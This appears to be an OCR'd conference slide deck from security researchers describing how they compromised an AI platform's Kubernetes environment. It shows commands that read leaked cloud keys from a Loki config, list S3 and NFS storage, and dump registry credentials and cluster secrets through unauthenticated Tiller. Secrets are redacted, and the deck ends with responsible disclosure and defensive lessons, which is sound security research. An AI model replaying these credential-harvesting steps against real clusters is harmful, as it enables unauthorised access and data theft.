HTTP/1.1 200 OK
```

Now what?


- Take a look at Istio’s rules
- Thousands of hosts and ports to check!

Loki

- Grafana's log aggregation system
- Let's send a request to `/config`

```
s3: ""
s3forcepathstyle: true
bucketnames: [redacted].us-east-1.prod-us
endpoint: s3.us-east-1.amazonaws.com
region: us-east-1
access_key_id: AKIA[redacted]
secret_access_key: 4[redacted]d
insecure: false
```

Loki


$ aws s3 ls s3://[redacted]/
2024-01-15 11:14:52 5889 10[redacted]f27
2024-01-15 11:14:53 5954 10[redacted]d79
2024-01-15 11:14:55 6009 10[redacted]7a7
2024-01-15 11:15:20 7312 10[redacted]539
2024-01-15 11:15:20 7177 10[redacted]47
2024-01-15 11:15:23 7122 10[redacted]c9c
2024-01-15 11:15:50 1881 10[redacted]f94
2024-01-15 11:15:53 1974 10[redacted]f2e
2024-01-15 11:16:20 9058 10[redacted]5be
2024-01-15 11:16:23 9287 10[redacted]dba
2024-01-15 11:17:19 9692 10[redacted]b91
2024-01-15 11:16:53 9383 10[redacted]4e6
2024-01-15 11:17:20 9124 10[redacted]99e
2024-01-15 11:17:22 9262 10[redacted]23e
2024-01-15 11:17:49 5485 10[redacted]ae3
2024-01-15 11:17:52 5466 10[redacted]b8c
2024-01-15 11:18:20 1355 10[redacted]e9
2024-01-15 11:18:23 1557 10[redacted]50

EFS


- AWS network-based storage service
- Listens on… NFS?

```
$ nfs-ls "nfs://fs-[redacted].efs.us-east-1.amazonaws.com/?version=4"

drwxr-xr-x  3     0     0          6144 ms-a[redacted]0
drwxr-xr-x  3     0     0          6144 ms-d[redacted]e
drwxr-xr-x  3     0     0          6144 ms-5[redacted]a
drwxr-xr-x  3     0     0          6144 ms-6[redacted]7
drwxr-xr-x  3     0     0          6144 ms-d[redacted]4
drwxr-xr-x  3     0     0          6144 ms-b[redacted]d
drwxr-xr-x  3     0     0          6144 ms-f[redacted]e
drwxr-xr-x  3     0     0          6144 ms-d[redacted]2
drwxr-xr-x  3     0     0          6144 ms-2[redacted]e
```

```
$ nfs-ls "nfs://10.[redacted]/home/?version=4"

drwxr-xr-x  3  1001  2000          6144 a[redacted]e
drwxr-xr-x  3  1001  2000          6144 1[redacted]3
drwxr-xr-x  3  1001  2000          6144 2[redacted]2
drwxr-xr-x  3  1001  2000          6144 5[redacted]2
drwxr-xr-x  3  1001  2000          6144 8[redacted]4
drwxr-xr-x  3  1001  2000          6144 5[redacted]1
drwxr-xr-x  3  1001  2000          6144 2[redacted]3
drwxr-xr-x  3  1001  2000          6144 5[redacted]7
drwxr-xr-x  3  1001  2000          6144 a[redacted]e
```

Let’s talk about Tiller


- Server component of the Helm package manager
- No authentication by default



```
$ helm --host [redacted].kube-system.svc.cluster.local:44134
  get byom-mlp-model-deployment-agent


[…]
dockerRegistry:
  host: [redacted].eu
  password: [redacted]
  port: ""
  user: admin2
[…]
dockerRegistryXmake:
  host: [redacted].cloud.sap
  password: [redacted]
  port: ""
  user: [redacted]prod-artifactory
[…]
{
    "https://[redacted].eu/": {
        "auth": "[redacted]",
        "email": "admin@sap.corp",
        "password": "[redacted]",
        "username": "admin"
    }
}
[…]
```


But that's not all…

- Tiller also has an `install` command
- Can we actually install packages?




```
root@tiller-research-test-f4zq2:/tmp $ kubect
Resources
events
configmaps
secrets

bindings
componentstatuses
endpoints
limitranges
namespaces
namespaces
namespaces
namespaces
namespaces
namespaces
namespaces
namespaces
namespaces
namespaces
nodes
persistentvolumeclaims
persistentvolumes
pods
podtemplates
replicationcontrollers
resourcequotas
serviceaccounts
services
*.acme.cert-manager.io
*.admissionregistration.k8s.io
*.ai.sap.com
*.apiextensions.k8s.io
*.apiregistration.k8s.io
```

```
root@tiller-research-test-lcggz:/# ./kubectl get secrets -n [redacted] -o yaml

apiVersion: v1
items:
- apiVersion: v1
  data:
    .dockerconfigjson: eyJh[redacted]X0=
  kind: Secret
  metadata:
    […]
    labels:
      secrets.ai.sap.com/dockerRegistrySecrets: "true"
      tenant-hash: [redacted]
    name: my-docker-secret
    namespace: [redacted]
  type: kubernetes.io/dockerconfigjson
- apiVersion: v1
  data:
    AWS_ACCESS_KEY_ID: [redacted]
    AWS_SECRET_ACCESS_KEY: [redacted]
  kind: Secret
  metadata:
    […]
[…]
```



WIZ Research


Impact



Models

Datasets

Source Code



Internal Logs

Cloud Secrets

Responsible disclosure

- All issues have been reported to SAP
- Collaborated with SAP to help fix the bugs
- All secrets have been rotated

Takeaways

- Isolate Data Plane from Control Plane
- Utilize multiple security boundaries

RSAC 2025 Conference

Takeaways ✍️

Let’s sum things up

Many Voices.
One Community.

Impact of AI hacking

Models

Unique intellectual property

Datasets

Often include sensitive customer data

Source code


Unique intellectual property

Secrets and Keys

Expose private cloud resources

Prompts and Predictions

Often contain PII and sensitive corporate data



Supply-chain attacks

Affecting developers and end-users alike

Takeaways to apply

- Treat AI as code
  - Running untrusted models == Running untrusted code
  - Isolate AI workloads accordingly
- Shift to safer AI formats
  - Formats that do not execute code (SafeTensors, GGUF)
- Utilize multiple security boundaries
  - Separation between untrusted and trusted environments is crucial
  - Isolate using virtualization, compute, network, authentication…

RSAC 2025 Conference

Many Voices.
One Community.

Thank you!

@hillai @sagitz_

research@wiz.io

wiz.io/blog